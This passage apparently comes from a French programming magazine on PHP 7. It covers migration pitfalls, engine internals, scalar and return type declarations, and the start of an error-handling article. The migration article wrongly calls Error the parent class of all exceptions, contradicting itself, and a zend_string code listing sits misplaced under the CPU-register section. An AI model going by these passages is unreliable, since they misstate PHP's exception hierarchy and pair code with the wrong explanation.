A l'aide de la fonction de recherche de votre IDE, recherchez toutes les occurrences de ces fonctions, et remplacez-les par du code plus moderne, présenté dans la colonne de droite.
La conversion se fait principalement de ereg vers preg : l'extension PCRE est bien entretenue et mise à jour avec les différentes versions de PHP, et n'est pas prête d'être remplacée. Pensez aussi à utiliser les fonctions plus simples comme strpos, pour les recherches simples.

Classes qui apparaissent

Aucune classe, trait ou interface ne disparaissent. Quelques classes sont introduites, mais seule l'une d'entre elle a le potentiel de poser des problèmes, c'est Error. Error est la nouvelle classe mère de toutes les erreurs, et il est possible que ce nom soit déjà utilisé. Les classes et interfaces introduites sont :

- Throwable
- Error
- TypeError
- ParseError
- AssertionError
- ArithmeticError
- DivisionByZeroError

Tout n'est plus Exception

PHP 7 introduit une nouvelle hiérarchie de classes pour les exceptions. Désormais, Exception n'est plus la classe mère de toutes les exceptions : c'est Error. Au demeurant, Exception n'étend pas Error : elle implémente simplement l'interface Throwable. En PHP 7, il faut donc utiliser Throwable comme typage dans les gestionnaires d'exceptions :

```
function handler(Throwable $e) { ... }
set_exception_handler('handler') ;
```

En PHP 5, on pouvait utiliser Exception. Si votre code doit être compatible PHP 5 et PHP 7, il faut alors abandonner le typage, le temps que PHP 7 soit adopté partout.

La syntaxe variable uniforme

Une évolution majeure de PHP 7 est l'uniformisation de la syntaxe des variables. En général, les opérateurs utilisés lors de la dénomination d'une variable sont lus de gauche à droite. Par exemple : $foo['bar']->property. PHP va chercher la variable $foo, puis en extraire l'offset 'bar'. S'il obtient un objet, il va alors y lire la propriété 'property' et se servir de cette valeur. Les différents opérateurs, $, [] et -> sont lus de gauche à droite.
Ceci est vrai, sauf pour les variables variables. Ces dernières utilisent la syntaxe $$foo : PHP va lire la variable $foo, puis se servir de la valeur à l'intérieur de $foo comme nom pour la 2eme variable. Dans cette situation, $$foo lit les opérateurs de droite à gauche : le deuxième $ est lu avant le premier, contrairement aux opérateurs classiques.
En PHP 7, cette anomalie a été corrigée, et cela conduit à des modifications dans le comportement de certaines variables complexes. Voici quelques exemples de situations. En utilisant des parenthèses et des

accolades, il est possible d'indiquer explicitement l'ordre des opérateurs, et de conserver le même comportement entre PHP 5 et PHP 7.

Expression	Interprétation PHP 5	Interprétation PHP 7
$$foo['bar']['baz']	${$foo['bar']['baz']}	($$foo)['bar']['baz']
$foo->$bar['baz']	$foo->{$bar['baz']}	($foo->$bar)['baz']
$foo->$bar['baz']()	$foo->{$bar['baz']}()	($foo->$bar)['baz']()
Foo::$bar['baz']()	Foo::{$bar['baz']}()	(Foo::$bar)['baz']()

Pour surveiller ces problématiques, recherchez toutes les expressions de variables (tableaux, propriétés ou propriétés statiques) qui sont complexes, et mélangent $, [], :: et . Dès que c'est le cas, il faut revoir en détails le fonctionnement. Notez qu'il est possible de s'assurer du fonctionnement de l'expression entre les versions, en utilisant les parenthèses et les accolades, comme présenté dans le tableau.

list() ne fonctionne plus sur les chaînes

List() était utilisé pour découper une chaîne de caractères en tableau de caractères. Il faut désormais utiliser str_split() pour obtenir un tel tableau, ou bien utiliser directement la notation $string[offset] ;

Nouveaux mots-clés réservés

Avec l'arrivée du typage scalaire, plusieurs nouveaux mots clés ont été réservés par PHP. Ce sont des mots clés très courants, et ils ont déjà eu des impacts dans plusieurs projets Open Source. Ce sont les mots suivants :

- bool
- int
- float
- string
- null
- true
- false
- resource
- object
- mixed
- numeric

Dans cette liste, les quatre derniers ne sont pas utilisés par PHP mais ils sont réservés par précaution. Ils pourraient entrer en fonction dans une version ultérieure de PHP, suite à divers raffinement des fonctionnalités de PHP 7, notamment les typages de variables. Vous pouvez vérifier les noms des classes, traits et interfaces à l'aide de php -l, mais généralement, relire la liste de nom ci-dessus est suffisant pour savoir si cela impacte votre code. Notez aussi que le changement de noms de classe doit aussi se répercuter dans les appels à new (), les appels statiques <nom de classe>::foo pour les méthodes, constantes et propriétés. Enfin, il est aussi possible que le nom de la classe soit dans des chaînes de caractères, destinées à des instanciations dynamiques comme $classe = 'string' ; $objet = new $classe() ; pensez à tous les vérifier, pour éviter que le changement de nom de classe ne la transforme en code mort.

Les chaînes hexadécimales ne sont plus des nombres

PHP 7 ne confond plus les chaînes hexadécimales et leurs équivalent numériques. C'est à dire que var_dump("0xF"!= 0xF) ; retourne false en PHP 7, et true en PHP 5. En PHP 5, PHP tente d'interpréter la chaîne comme un entier hexadécimal, si le début de la chaîne ressemble à un tel entier. Cela signifie que les comparaisons de chaînes MD5 (ou autres hashages) doivent être faites en tenant compte de la casse : en PHP 5, "0xF" == "0xf" tandis qu'en PHP 7, "0xF" != "0xf". Ou bien en s'assurant que les deux cotés de la comparaison sont tous les deux des entiers.

Cela peut aussi poser problème en fonction du type de stockage des sommes de contrôles dans la base de données : si les chaînes sont stockées dans des entiers, mais comparées directement avec le résultat de hash(), qui retourne une chaîne. Cette fonctionnalité doit éviter différents problèmes de sécurité en PHP : par exemple, md5('240610708') == md5('QNKCDZO'). En effet, cette comparaison revient à faire '0e462097431906509019562988736854'=='0e830400451993494058024219903391' et ces deux nombres entiers sont tous les deux égaux à 0 (zéro puissance ...). Notez qu'il est toujours possible de transtyper ces chaînes et d'obtenir un comportement proche de l'ancien style.

Global n'accepte plus que des variables simples

Jusqu'ici, le mot clé global acceptait des variables variables. C'est à dire que global $$foo->bar importe la variable dont le nom est dans $foo->bar; Ce n'est plus le cas en PHP 7, qui n'accepte plus que des variables simples. En fait, il est maintenant vivement recommandé de ne pas importer des variables complexes ou des variables variables dans une méthode. Il est toujours possible d'utiliser des accolades pour simplifier l'importation, et cela assure la compatibilité depuis PHP 5.

Les appels statiques doivent être faits sur des méthodes statiques

Jusqu'en PHP 7, il était toujours possible d'appeler n'importe quelle méthode de n'importe quelle classe de manière statique. Par exemple, si la class Foo dispose de la méthode Bar(), alors Foo::Bar() était toujours possible en PHP5. Pour cela, Bar() n'avait pas besoin d'être déclarée statique. Cela a contribué à la création de bibliothèques de méthodes utilitaires, disponibles depuis tout endroit du code. Tant que la méthode ne fait pas appel à $this, il n'y a pas de problème d'exécution.

Désormais, il faut que la méthode soit explicitement déclarée comme statique pour être accessible avec l'opérateur :: . Autrement, une erreur d'obsolescence sera émise. Pour cette migration, il faut identifier tous les appels statiques de méthodes, et vérifier que la définition de la méthode est bien configurée. Malheureusement, cela peut conduire à une phase longue de vérification : il y a souvent beaucoup d'appels statiques, et encore plus de définitions de classes. Pour cette migration, l'assistance d'un outil d'analyse statique est recommandée.

preg_replace() n'accepte plus du tout "\e"

L'option \e, qui permet d'exécuter du code passé en 2e paramètre de preg_replace() en guise de fonction de remplacement n'est plus du tout fonctionnel. Cette fonctionnalité est déjà obsolète depuis PHP 5.5, et elle est maintenant complètement retirée. Pour effectuer le remplacement, il faut remplacer la chaîne de code PHP par une closure, qui effectuera le même travail.

BONNE MIGRATION

La migration PHP 7 se fait pour moitié au moment de la vérification de la compilation. La majorité des incompatibilités provient des constructeurs PHP 4, des collisions de noms avec les nouveaux mot-réservés, ou du retrait des fonctionnalités de /e et ext/ereg ou ext/mysql.

Une fois la compilation validée, sachez que les évolutions incompatibles sont plus rares. Appliquez les précautions habituelles, comme la relecture des logs, l'exécution des tests unitaires, et la migration se fera dans d'excellentes conditions. Vous pourrez même commencer à utiliser les nouveaux outils que PHP 7 met à portée des développeurs, comme l'analyse statique de code, qui permet de relire le code automatiquement sans même l'exécuter. ⊞

Nouveautés internes de PHP 7

PHP représente environ 800.000 lignes de code C, accessibles dans le dépôt Git (http://git.php.net) ou l'indexeur LXR (http://lxr.php.net) à qui veut les lire, les comprendre, les utiliser, les modifier.

Julien PAULI

Julien est un architecte système et web qui travaille chez SensioLabs. Véritable passionné par l'openSource, il s'investit et contribue à l'amélioration quotidienne de PHP, en corrigeant des bugs, développant des idées et concepts puis en s'occupant de sa documentation. Il est actuellement en charge de la gestion des sorties des versions 5.5 et 5.6 du langage.

PHP 7 a été une occasion de revoir beaucoup de choses en interne, sans que ça n'impacte l'utilisateur (userland), ou le moins possible. Il faut bien comprendre qu'il existe 2 mondes dans l'utilisation de PHP : la grande majorité des personnes sont des utilisateurs du langage, une minorité l'utilise aux moyens d'extensions, codées en C, et chargeables dans PHP (shared objects) pour en modifier le comportement et l'enrichir en fonctionnalités. Cette dernière catégorie de personne a été très impactée par PHP 7, car une nouvelle version majeure signifie la possibilité de complètement refaire le code interne, et certaines choses qui étaient acquises depuis 10 ans maintenant (PHP 5.0 : 2004) sont à revoir de fond en comble. Même si tout le code interne n'a pas été refait, et qu'une majorité du code C de PHP 5 n'a pas été touchée pour former PHP 7, les domaines techniques qui ont été recodés sont très largement utilisés et très importants. Le maître mot a été "performances", et pour cela, les contributeurs se sont attaqués à différentes parties du moteur de PHP (Zend Engine) avec pour principal but d'en améliorer les performances globales. Ainsi, beaucoup de changements concernent l'alignement en mémoire des données, afin de les faire tenir au maximum dans les différents niveaux de cache des CPU, et ainsi accélérer leur traitement. Aussi, les données elles-mêmes ont été revues pour être plus petites et donc consommer moins de mémoire, malgré une normalisation bienvenue sur les plateformes 64bits. Nous allons faire un petit tour d'une sélection d'astuces utilisées pour accélérer le comportement du langage PHP dans sa version 7.

Mieux utiliser les caches CPU

Le tableau 1 représente les chiffres de la latence en programmation, édition 2016. Ils sont plus connus sur le Web sous l'intitulé "Latency Numbers Every Programmer Should Know" Fig.1.

On remarque que globalement, un accès à la mémoire est 100 fois plus lent qu'un accès à une donnée dans la première ligne de cache du CPU (L1). Plus on cherche dans un cache éloigné du CPU, plus l'accès est long, il y a donc un intérêt énorme à savoir organiser les données dans la mémoire de sorte que les données les plus fréquemment utilisées se situent côte à côte en mémoire ("Cache Spaciality"). Ces techniques sont utilisées dans les projets critiques, comme les Kernels bien sûr, mais pas que : beaucoup de logiciels utilisateurs les mettent déjà en place.

Pour ce faire en pratique, il faut éviter d'allouer plusieurs buffers dynamiquement, et de les relier l'un à l'autre par un pointeur. Evidemment, ce n'est pas toujours possible, mais les listes chaînées ou doublement chainées, sont l'exemple de ce qu'il ne faut pas faire (ou alors les concevoir intelligemment, et c'est rien de le dire).

Nous allons voir dans la suite, comment certaines structures critiques de PHP 7 ont été retouchées de manière à aligner au maximum les données en mémoire.

Fig.1

2016 numbers (may vary with chip)		
L1 cache reference	1 ns	
Branch mispredict	3 ns	
L2 cache reference	4 ns	4x L1 cache
L3 cache reference	12 ns	3X L2 cache, 12x L1 cache
Main memory reference	100 ns	25x L2 cache, 100x L1 cache
SSD random read	16,000 ns	
HDD random read(seek)	200,000,000 ns	

Nouvelle API de HashTables

Un très gros changement interne de PHP 7 concerne les tables de hashage. C'est une structure extrêmement utile en C, très connue, qui possède de multiples implémentations et qui permet globalement de ranger des données en mémoire en les indexant au moyen d'une chaîne de caractères. Les tables de hashage sont donc la structure de base qui supporte les tableaux de PHP en userland (arrays), mais elle sont aussi massivement utilisées en interne : vraiment beaucoup. Ainsi, la moindre minuscule amélioration de cette structure va se ressentir immédiatement à l'échelle du langage complet.

Dans PHP 7, l'organisation des données dans les tables de hashage a été retouchée. Auparavant, pour accéder à une donnée d'une table de hashage en PHP 5, il fallait suivre 4 pointeurs différents, ce qui réduit sensiblement la possibilité de mettre les données adjacentes dans une ligne de cache CPU (Fig.2). Désormais, avec PHP 7, seules 2 indirections sont nécessaires.

Aussi, la structure permettant d'utiliser des variables en PHP, la "zval", a été entièrement repensée et est utilisée directement dans les




Fig.2




Fig.3

maillons de la table ; là où en PHP 5, le maillon comportait un pointeur vers la zval, en PHP 7, cette dernière est directement stockée dans le maillon (Fig.3). Il en résulte une grosse économie en mémoire, pour chaque maillon du tableau.

Les chaînes de caractères enfin identifiées

En PHP 5, il n'existe dans le moteur aucune structure permettant de clairement identifier une chaîne. Dans tout projet C de grande ampleur, une telle structure existe, il aura fallu attendre PHP 7 pour que ce dernier s'en équipe enfin.

En PHP 5, comme il n'existe pas de structure pour accueillir les chaînes (un simple char * est utilisé, souvent couplé avec la taille sous un int, ce qui n'est pas correct et a été revu en PHP 7), ces dernières étaient souvent copiées d'une couche à l'autre. Or tout le monde sait que copier une chaîne, lorsque ce n'est pas obligatoire, est mauvais en termes de performances : ça va brûler des cycles CPU, possiblement éjecter des données qui étaient présentes dans ses caches, et ça va bien sûr gonfler la consommation mémoire.

En PHP 7, la structure zend_string permet de balader une chaîne dans tout le moteur sans

nécessairement la copier : les structures possèdent maintenant un compteur de référence (refcount). Chaque couche utilisant une même chaîne incrémente le compteur de sorte que la chaîne soit maintenue présente en mémoire tant qu'au moins une couche l'utilise. Dès que cette dernière rend la référence, la chaîne est détruite. Un système très connu en C, très classique, que PHP utilisait déjà pour d'autres structures, mais pas pour les chaînes. Voila qui est corrigé.

Aussi, la structure zend_string a permis une optimisation intéressante : le calcul une bonne fois pour toute du hash de la chaîne, utilisé lorsque la chaîne est passée comme argument d'une table de hashage, c'est à dire vraiment très souvent. En PHP 5, il était souvent nécessaire de recalculer le hash (et donc d'utiliser là encore plusieurs cycles du CPU) d'une même chaîne utilisée plusieurs fois dans une table de hashage, ce n'est plus le cas en PHP 7. Enfin, qu'il s'agisse de la chaîne, de sa taille ou de son hash : toutes ces données sont allouées de manière contigüe en mémoire, pour maximiser leur tenue dans une ligne de cache du CPU. La figure suivante montre la structure zend_string. La chaîne est allouée dans un char[1] ("struct hack" en C) et la mémoire est contigüe (Figure 3).

Privilégier la stack au heap

En C, toute allocation faite sur le tas est pénalisante, car elle inclut des appels à la libc, et du travail Kernel au runtime. On a tendance à trop l'oublier, et refondre ses allocations pour passer du tas à la pile n'est pas une mince affaire (on peut aussi jouer avec la pagination au niveau Kernel). PHP 7 a changé beaucoup de choses ici. Auparavant en PHP 5, les variables du langage PHP (les zval) étaient systématiquement allouées sur le tas par le moteur, à la demande. Du grand classique, mais la zval est l'élément central que le Zend Engine manipule. Quelques analyses mémoires, et plus poussées (via le Kernel, perf, etc...) ont montré un nombre incroyable de temps passé dans l'allocateur du tas. Même si celui-ci n'est pas directement malloc() , mais une bonne grosse surcouche appelée Zend Memory Manager, il n'en demeure pas moins que c'est très couteux. Tout le système de gestion des zval a été revu en PHP 7, et ce dernier permet d'allouer une grosse partie (pas tout non plus) des zval utilisées sur la pile. Certes, il y aura de l'allocation dynamique au sein de la zval, mais la zval elle-même n'est plus allouée dynamiquement. Aussi, le Zend Memory Manager a été entièrement refait, très inspiré de tcmalloc(), il est beaucoup plus souple envers les caches CPU. Il est basé sur plusieurs pools d'allocations (small, medium et large, ce dernier utilisant directement mmap()), là où l'allocateur de PHP 5 était beaucoup moins évolué. La couche d'allocation de PHP 7 gère aussi mieux les caches de blocs. Déja présents dans PHP 5, ils ont été renforcés en PHP 7, et l'utilisateur pourra dans certains scénarios remarquer cela, s'il demande la consommation mémoire de PHP au moyen de memory_get_usage(). Les intéréssés se tourneront vers la nouvelle fonction gc_mem_caches().

Une machine virtuelle revue

La machine virtuelle de PHP est l'ensemble du code C qui permet d'interpréter la syntaxe de PHP. Il s'agit du compilateur et de l'exécuteur, en gros. Ce sont les 2 parties les plus complexes du code source de PHP, mais aussi les plus intéressantes. Voyons un peu ce qui a changé pour PHP 7.

Un compilateur à base d'AST

C'est peut-être étonnant, mais jusqu'alors (PHP 5), le compilateur de PHP n'était pas basé sur un AST, mais sur un état global et une compilation inline. Le compilateur était branché directement en sortie du parseur.

En PHP 7, une vraie compilation à base d'AST à fait son apparition. Elle permet, outre un dépoussiérage d'un très vieux code, d'avoir un aperçu beaucoup plus clair de l'étape de compilation, et dans les "normes". On peut en plus brancher des extensions sur l'AST, ce qui permet pas mal de possibilités en userland. Le compilateur de PHP 7 ne possède pas d'optimiseur à proprement parler, c'est réservé à l'extension OPCache - activée par défaut - qui utilise un Control Flow Graph pour analyser et optimiser le code en sortie du compilateur. En revanche, le compilateur PHP 7 optimise beaucoup plus de choses que celui de PHP 5. Il en résulte des OPCodes - à destination de l'exécuteur - moins lourds, et donc un runtime amélioré. Par exemple, beaucoup de calculs statiques n'étaient pas résolus par le compilateur de PHP 5, mais délégués à l'exécution. Les appels comme strlen('foo' . 'bar') par exemple, sont directement calculés à la compilation. Des cas assez usuels ont été améliorés, comme les chaînes avec interpolation de variables par exemple. echo "bonjour $nom, moi c'est $moi, la date est $date" mène à une séquence d'OPCode plus optimisée qu'en PHP 5.

Revers de la médaille par contre, le nouveau compilateur et l'AST pénalisent les performances de la compilation de PHP 7 de 15% environ par rapport à celle de PHP 5. C'est énorme, mais comme on utilise OPCache, celui-ci permettra de ne pas repasser par l'étape de compilation plus tard (compilé une fois, exécuté plusieurs fois) ; donc en définitive, on ne souffre pas réellement de cette pénalité, puisqu'on obtient un runtime largement plus optimisé (et c'est ce qui compte).

Utilisation directe des registres CPU

La machine virtuelle de PHP exécute en gros des instructions à la chaîne. En PHP 5, à chaque nouvelle itération, la machine doit charger le nouveau pointeur vers l'instruction suivante depuis la mémoire, par un simple passage via la pile.

La machine virtuelle de PHP 7 utilise les registres du CPU de la machine cible, si elle est compilée avec un GCC assez récent.

En C, cela ressemble au listing :

```
struct _zend_string {
    zend_refcounted_h gc;
    zend_ulong        h;
    size_t            len;
    char              val[1];
};
```

Une économie d'accès mémoires (2 en réalité) par instruction élémentaire (OPCode) PHP est exécutée !

Conclusions

Cela faisait 10 ans que le code interne de PHP 5 était patché, pour l'optimiser (PHP 5.6 est beaucoup plus rapide que PHP 5.0), mais en cassant le moins possible la compatibilité interne. Ça n'a pas toujours été le cas, et le code de PHP 5 commençait à sentir vieux, clairement. Aussi, c'est seulement depuis PHP 5.4 que l'utilisateur a une roadmap précise (pas de cassures en révisions, des cassures modérées en mineures, plus importantes en majeures).

PHP 7 en a profité pour assoir une roadmap utilisateur déjà bien huilée, et, en interne pour revoir en profondeur les point essentiels du langage, les parties les plus chaudes du code en termes d'utilisation, pour les optimiser.

Une grande partie du code de PHP 5 est toujours présente sur PHP 7, mais le diff reste important. Compilateur, exécuteur, gestionnaire de mémoire, garbage collector, structures remarquables : les points cruciaux ont été revus donnant un code qui s'exécute en moyenne 2 fois plus vite, et qui en moyenne consomme 2 fois moins de mémoire que la dernière version de PHP 5 en date (PHP 5.6.X). Les chiffres réels oscillent entre 1.3 et 2x mieux (sur les plans CPU et mémoire), très dépendants des applications exécutées bien entendu, mais la tendance générale est bien là.

PHP 5.6 est le dernier-né de la famille PHP 5, et PHP 7 a décidément de quoi séduire : on éteint du quart à la moitié de ses serveurs de production, au prix d'une migration de code extrêmement douce (depuis PHP 5.5 ou 5.6), avec très peu de choses qui cassent au niveau utilisateur. Les développeurs d'extensions ont moins de chance, avec un moteur et une architecture interne profondément remaniée, mais coté utilisateur à début 2016, une majorité des extensions PHP "usuelles", pour ne pas dire toutes, ont déjà été portées. ⊞

Le typage en PHP 7

Une des évolutions majeures de PHP 7 porte sur le typage des données. PHP ne devient bien sûr pas un langage fortement typé, mais le typage existant pour les paramètres de fonctions et méthodes est étendu aux types scalaires. Il devient également possible de spécifier un type de retour.

Pascal MARTIN

Passionné de développement en général ainsi que de Web et de PHP en particulier, Pascal travaille aujourd'hui à Lyon chez TEA sur une plateforme de diffusion de livres numériques. Ses expériences précédentes l'ont vu passer d'un poste d'expert technique en SSII sur des projets Web de toutes tailles à un rôle de Lead Dev chez un éditeur, principalement sur des applications intranet d'analyse et de suivi. Il publie régulièrement, sur son blog et il est auteur du livre « Développer une Extension PHP » et coauteur de « PHP 7 avancé ».

La notion de type, pour de nombreux langages de programmation, est extrêmement importante : c'est le type d'une donnée qui fixe quelles opérations peuvent être effectuées sur celle-ci.
Par exemple, on peut multiplier un nombre décimal et un nombre entier. Ou on peut appeler une méthode sur un objet — et c'est sa classe, son type, qui déterminera quelles méthodes sont disponibles.

APPROCHE HISTORIQUE DU TYPAGE EN PHP

En interne pour le moteur de PHP, chaque donnée, chaque variable, a un type et un seul à un instant donné. Par exemple, 10 est un entier, 3,14 est un nombre flottant et "bonjour" est une chaîne de caractères.

Une approche souple du typage

PHP a toutefois une approche souple du typage, du point de vue du développeur qui manipule le langage. Cela se traduit notamment par des conversions de types, automatiquement jouées par PHP lorsque c'est nécessaire. Par exemple, puisque l'opérateur + vise à additionner deux nombres, lui passer une chaîne de caractères entraînera la conversion automatique de celle-ci vers un nombre :

```
$chaine = "10.25";
$flottant = 25.67;
var_dump($flottant + $chaine); // float(35.92)
```

On peut également réaliser des conversions de type explicites, à l'aide des opérateurs ou des fonctions de transtypage :

```
var_dump( (float)"10.25" ); // float(10.25)
var_dump( boolval("chaine") ); // bool(true)
```

On retrouve cette dualité au niveau des opérateurs de comparaison, où == teste l'égalité entre deux valeurs, alors que === valide l'identité, type inclus :

```
var_dump( 10 == "10" ); // bool(true)
var_dump( 10 === "10" ); // bool(false)
```

Les type-hints de PHP 5

Il était déjà possible avec PHP 5 de spécifier pour les paramètres de fonctions et de méthodes ce qui était alors appelé « type-hints », pour les données non-scalaires : tableaux, objets et callables. On pouvait ainsi indiquer qu'une fonction n'acceptait en paramètre qu'un objet instance d'une classe donnée :

```
function accepte_objet(MaClasse $obj)
{
  // $obj est forcément instance de MaClasse
}
```

Essayer d'appeler cette fonction en lui passant en paramètre autre chose qu'une instance de MaClasse menait, avec PHP 5, à une Catchable Fatal Error. Il était également possible d'utiliser une interface, le mot-clef array ou le mot-clef callable. Ces « type-hints » (le terme n'a quasiment jamais été traduit) étaient fort mal nommés : causant une erreur fatale, ils ne constituaient pas réellement des « indications »! À partir de PHP 7, ils ont donc été renommés en « type declarations » (ou déclarations de types).

Une nouvelle exception : TypeError

Une autre évolution majeure de PHP 7 porte sur la gestion d'erreurs : une partie importante des erreurs fatales levées par le moteur ont été converties en exceptions de type Error. Cette amélioration a également été appliquée sur les déclarations de types. Leur non-respect n'entraîne donc plus une erreur fatale, mais à la place, la levée d'une exception de type TypeError. Comme n'importe quelle autre exception, elle peut être gérée avec un bloc try/catch :

```
try {
  $obj = new MonAutreClasse();
  accepte_objet($obj);
} catch (TypeError $e) {
  echo "Type invalide !";
}
```

Il devient ainsi possible de gérer plus finement le non-respect de déclarations de types, sans avoir à mettre en place un gestionnaire d'erreurs global.

Du typage pour les scalaires

PHP 7 étend le principe de déclarations de types, qui peut désormais être employé pour quatre types scalaires : bool, int, float et string.

Du typage ? Uniquement pour les paramètres !

PHP reste un langage au typage souple et l'ajout du support des déclarations de types scalaires en PHP 7 porte uniquement sur les paramètres de fonctions et méthodes. On ne déclare toujours pas de types statiques pour les variables, contrairement à ce qu'on ferait en C ou en JAVA !

Par exemple, il devient possible de déclarer une fonction en spécifiant qu'elle attend deux nombres entiers en paramètres :

```
function add(int $a, int $b)
{
  // $a et $b sont toujours des entiers, ici
  return $a + $b;
}
```

Avec cette écriture, PHP garantit que les deux variables $a et $b reçues par la fonction sont toujours des entiers : on peut donc les manipuler en tant que telles, sans avoir à écrire nous-mêmes de vérification sur leur contenu. Ces déclarations de types scalaires peuvent se comporter suivant une approche « souple » ou une approche « stricte ».

Approche souple

Pour ces déclarations de types scalaires, PHP travaille par défaut avec une approche « souple » : au besoin, une conversion de type sera automatiquement réalisée si elle est possible. Une fonction attendant deux entiers

en paramètres pourra donc être appelée avec n'importe quelles valeurs convertissables en entiers, y compris si cela signifie perdre des données :

```
// Ces appels sont tous valides
add(10, 20);  // 30
add(10, 20.0);  // 30
add(10, '20');  // 30
add(10, 23.45); // 33
add(10, '23.67');  // 33
```

Dans le cas où la conversion est impossible, une TypeError sera levée :

```
// Ces appels ne sont pas valides et chacun lèvera une TypeError
add(10, 'abc');
add(10, [20]);
add(10, new stdClass());
```

Avec cette approche « souple », PHP suit son principe historique de conversions automatiques, tout en ajoutant une sécurité, puisqu'elles ne seront effectuées que si elles sont possibles.

Approche stricte

PHP 7 permet également de travailler avec une approche plus « stricte », sans que des conversions automatiques ne soient effectuées. À l'appel, en cas de type incompatible avec les déclarations spécifiées dans le prototype de la fonction, une TypeError sera immédiatement levée. Pour activer le mode de typage strict pour un fichier, il doit débuter par l'instruction suivante :

```
<?php
declare(strict_types=1);
```

En reprenant l'exemple de notre addition d'entiers, les appels suivants entraîneront tous la levée d'une TypeError :

```
// En mode strict, ces appels entraînent tous une TypeError
add(10, '20');
add(10, 20.45);
add(10, [25]);
```

Une seule exception est acceptée : PHP peut effectuer une conversion automatique d'un nombre entier vers un nombre flottant :

```
<?php
declare(strict_types=1);

function add_flottants(float $a, float $b)
{
   return $a + $b;
}

// int(20) sera automatiquement converti en float(20.0)
add_flottants(10.0, 20);
```

Choisir entre approche « souple » et approche « stricte » ?

En tant qu'auteur d'une fonction, vous choisissez de positionner ou non des déclarations de types. Si vous en spécifiez, PHP garantit le type des données qui seront reçues par votre fonction. Par contre, c'est au développeur qui l'appelle de déterminer s'il souhaite travailler selon une approche souple ou une approche stricte : c'est lui qui sait avec quel mode son code fonctionnera. La directive declare(strict_types=1) positionnée en haut d'un fichier s'applique donc sur tous les appels de fonctions et de méthodes effectués **depuis celui-ci**.

EXTENSION À LA VALEUR DE RETOUR

Avec PHP 7, le principe des déclarations de types est étendu à la valeur de retour des fonctions et des méthodes, dont le type peut désormais être spécifié lors de leur déclaration :

```
function add(int $a, int $b) : int
{
   return $a + $b;
}
```

Comme vu précédemment, PHP travaille par défaut avec un mode de typage souple, où des conversions sont automatiquement effectuées si elles sont nécessaires et possibles :

```
<?php
// Par défaut : typage souple et conversion automatique

function retourne_int() : int
{
   return "42";
}

var_dump( retourne_int() );
// int(42)
```

Là encore, l'instruction declare() vue plus haut active un mode de typage strict au niveau du fichier :

```
<?php
declare(strict_types=1);

function retourne_int() : int
{
   return "42";
}

var_dump( retourne_int() );
// Uncaught TypeError: Return value of retourne_int() must be of the type integer, string returned
```

Pour les valeurs de retour, c'est la présence ou non de declare(strict_types=1) dans le fichier où est déclarée la fonction, et pas celui depuis lequel elle est appelée, qui est prise en compte. En effet, c'est l'auteur de la fonction qui est le mieux placé pour savoir si son code est ou non adapté à un typage plus strict.

EN CONCLUSION

PHP est et reste un langage au typage souple, adapté aussi bien au développement d'applications Web complexes qu'à l'écriture de scripts plus simples : cela ne change pas avec cette nouvelle version majeure. L'extension des déclarations de types aux scalaires et aux valeurs de retours va permettre de détecter plus tôt toute une catégorie d'erreurs, tout en limitant la quantité de code à écrire pour les gérer. L'approche stricte sera certainement utilisée par de nombreuses bibliothèques, internes ou non aux projets, alors que l'approche souple continuera d'être utilisée pour les couches d'entrées/sorties, là où les données transitent souvent au format texte. ⊞

ET POUR LES PROCHAINES VERSIONS DE PHP ?

Il est un peu tôt pour savoir quelles évolutions autour du typage arriveront — ou pas — pour les prochaines versions de PHP. Toutefois, en prévision d'un éventuel élargissement à d'autres types, les quatre mots-clefs suivants ont d'ores et déjà été réservés : resource, object, mixed et numeric.

Gestion des erreurs d'exceptions en PHP 7

Il est toujours horrible de voir sur un site Internet des messages d'alertes, qui n'ont pas pu être vus lors du développement et que vous ne pouvez pas contrôler. Les effets de bords peuvent être désastreux avec la possibilité de laisser apparaître des failles de sécurité. De plus, ces messages ne sont pas appréciés par les visiteurs de votre site et engendrent la perte de visiteurs.

Christophe Villeneuve
Consultant IT pour Neuros, Mozilla Reps, auteur du livre "Drupal avancé" aux éditions Eyrolles et auteur aux Editions ENI, Rédacteur pour WebRIVER, membre des Teams DrupalFR, AFUP, LeMug.fr (MySQL/MariaDB User Group FR), Drupagora...

Depuis l'arrivée de la version 5 de PHP, celui-ci s'est vu doter de nouvelles fonctionnalités pour intercepter les erreurs fatales à travers le mécanisme des exceptions (try/catch) et amélioré en PHP 5.5 (finally).
Pour illustrer le comportement de ces 3 fonctionnalités, nous provoquerons une erreur pour illustrer les dernières possibilités qu'offre le langage pour obtenir le code suivant :

***listing1

```
<?php
try {
  print "notre bloc TRY<br>";
  //provoque une erreur
  throw new Exception(E_ERROR);
} catch (Exception $e) {
  echo "Affiche les messages d'erreurs<br>";
  } finally {
    print "On continue l'exécution<br>";
}
?>
```

et vous obtenez les informations suivantes :

- Notre bloc TRY ;
- Affiche les messages d'erreurs ;
- On continue l'exécution.

Comme le montre l'exemple, malgré l'affichage des erreurs, le code continue à être exécuté alors qu'avant la version 5.5, la page était automatiquement stoppée.
Ces évolutions posent toujours quelques problèmes dans certains cas spécifiques ou du moins leurs limites, lors de la mise en place d'une architecture pour une application Web métier.
Un des cas que vous risquez de rencontrer concerne l'arrêt de l'exécution du script de la page appelée et vous obtenez une page blanche sans connaître de prime abord l'erreur.
Depuis l'arrivée de la version de PHP 7, la gestion des erreurs a évolué pour traiter plus facilement les erreurs fatales comme une hiérarchie des exceptions. C'est pourquoi maintenant, il est possible de les intercepter et de les traiter plus facilement.
Le but de l'évolution concerne le moment où une erreur fatale ou une erreur de variable (E_ERROR et E_RECOVERABLE_ERROR) se produit ; au lieu de mettre un arrêt à l'exécution du script, celui-ci passera en exception. Toutefois, les erreurs fatales existeront toujours dans certains cas bien précis, comme l'exécution de mémoire.

Throwable

Throwable est la nouvelle interface de base en PHP 7, pour gérer tout objet qui peut être lancé par une instruction THROW, y compris les erreurs et exceptions. Cette nouvelle hiérarchie d'exceptions en PHP 7 se présente comme l'image 1.

```
interface Throwable
    |- Exception implements Throwable
